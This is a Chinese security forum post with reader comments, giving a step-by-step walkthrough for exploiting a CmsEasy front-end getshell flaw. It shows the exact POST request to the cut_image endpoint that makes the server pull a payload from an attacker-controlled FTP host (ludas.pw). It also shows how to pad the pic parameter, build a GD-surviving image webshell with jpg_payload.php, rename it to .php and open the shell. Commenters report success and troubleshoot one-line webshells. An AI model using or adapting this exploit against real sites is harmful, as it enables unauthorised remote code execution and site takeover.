登录

CmsEasy前台无限制GetShell【Getshell的补充说明】

v1ct0r / 2016-11-19 15:02:42 / 浏览数 4588 安全技术 漏洞分析 顶(0) 踩(0)

之前索马里的海贼 师傅分享了：https://xianzhi.aliyun.com/forum/read/215.html 一文，对CmsEasy最新的前台Getshell漏洞进行了分析，并给出了利用Poc.
但是今天在实际利用的时候遇到了一点坑的地方，向海贼师傅又请教了下.
海贼师傅说还是有一些小伙伴不知道如何利用来Getshell的，所以这里就再具体给大家分享下.

1.首先你需要在你的服务器上搭建一个FTP服务 （Ubuntu下可用：vsftpd）
vsftpd的话还需要开启匿名用户:
开启方法：http://blog.chinaunix.net/uid-21505614-id-289428.html

2.其次你需要生成一个能够绕过GD的图片马
这里需要用到海贼师傅分享的那个脚本:
https://xianzhi.aliyun.com/forum/read/215.html jpg_payload.php
为什么无法使用之前网上的绕过方式呢？
如：http://www.freebuf.com/articles/web/54086.html
我们可以发现Freebuf上面这个GD库绕过的方式是:

```
■■■■■■php-gd■■■■■gif■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
```

而海贼师傅给出的脚本是利用算法上来绕过的，可以从jpg_payload.php文件的注释看到:
The algorithm of injecting the payload into the JPG image, which will keep unchanged after transformations
 caused by PHP functions imagecopyresized() and imagecopyresampled().这个可能就是为什么利用网上以前的方法去绕过会失败的原因吧?

3.生成一张绕过GD库的图片马
现在我们就要来生成一张这样的图片了，首先我们把一张正常的图片放在我们FTP服务器上面，如:这里的1111.jpg

然后把图片先利用Poc来上传下:

```
POST /index.php?case=tool&act=cut_image
pic=111111111ftp://ludas.pw/shell.php&w=228&h=146&x1=0&x2=228&y1=0&y2=146
```

注意这里有几个地方需要更改:

```
pic=111111111ftp://ludas.pw/shell.php&w=228&h=146&x1=0&x2=228&y1=0&y2=146
```

一个是pic后面的补位数
如果网站程序就运行在根目录下，如:http://www.a.com/ 只需要补一位('/'长度)
但是如果我的网站程序不是在根目录下，如:http://www.a.com/css_is_eazy/ 我这里需要补13位(即'/css_is_eazy/'的长度)
所以我的Poc就变成了:

```
pic=1111111111111ftp://x.x.x.x/1111.jpg&w=367&h=201&x1=0&x2=367&y1=0&y2=201
```

还要注意的是w=367&h=201&x1=0&x2=367&y1=0&y2=201需要根据你的图片大小来调整，其实在海贼师傅那篇文章里面已经具体说明了
w=x2=图片宽度
h=y2=图片高度
x1=y1=固定0然后访问这里的链接，下载经过GD处理之后的图片(这里需要注意的是:只能在这个地方进行上传、因为不同地方上传的话处理的效果并不一样、会直接影响我

下载后利用绕过脚本来生成下:

```
php jpg_payload.php x.jpg
```

这里还有一处坑.导致我多次没能成功生成，最后发现是 x.jpg
这个图片的参数不能够带有路径，因为脚本会根据我们传入的文件名在目录下生成一个在原文件名字前面加下划线的临时文件，所以如果这里传入的文件带有路径就会创建

这里我们就可以成功创建了..
需要注意的是，我们需要将jpg_payload.php中$miniPayload里的内容改为我们自己的payload.

4.上传&Getshell
刚刚我们利用jpg_payload.php成功生成了文件后，会发现在当前目录下出现了一个payload_x.jpg文件
我们需要将payload_x.jpg的后缀改为php，之后再次利用我们的Poc去上传payload_x.php文件
上传的方式与上文中传图片的方式一致
之后访问生成的php文件，就拿到了Shell.

点击收藏 | 0 关注 | 0

上一篇：WEB相关的一些笔记 下一篇：一个价值7500刀的CHROME ...

1. 8 条回复

 r4bb1t_ 2016-11-19 19:43:27

nice补充

0 回复Ta

 笑然 2016-11-20 04:42:58

很详细

0 回复Ta

 hades 2016-11-20 05:20:56

0 回复Ta

 hades 2016-11-20 05:29:21

感谢补充，你的添砖加瓦，让社区变的更精彩

0 回复Ta

 lua 2016-11-20 05:39:46


Nice GetShell成功~

0 回复Ta


freedom 2016-12-30 07:44:19

这种情况是指修复了么

0 回复Ta


v1ct0r 2017-01-04 11:30:51

师傅看不到你发的图片~

0 回复Ta


plat0 2017-01-12 07:35:46

表哥，我测试的时候用phpinfo是OK的，都成功，换一句话的时候就老是不行额额额额额
老是爆下面这些

Parse error: syntax error, unexpected T_LNUMBER in
Warning: Unexpected character in input: ''
Parse error: syntax error, unexpected ':' in

一句话也换过挺多，都不行

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板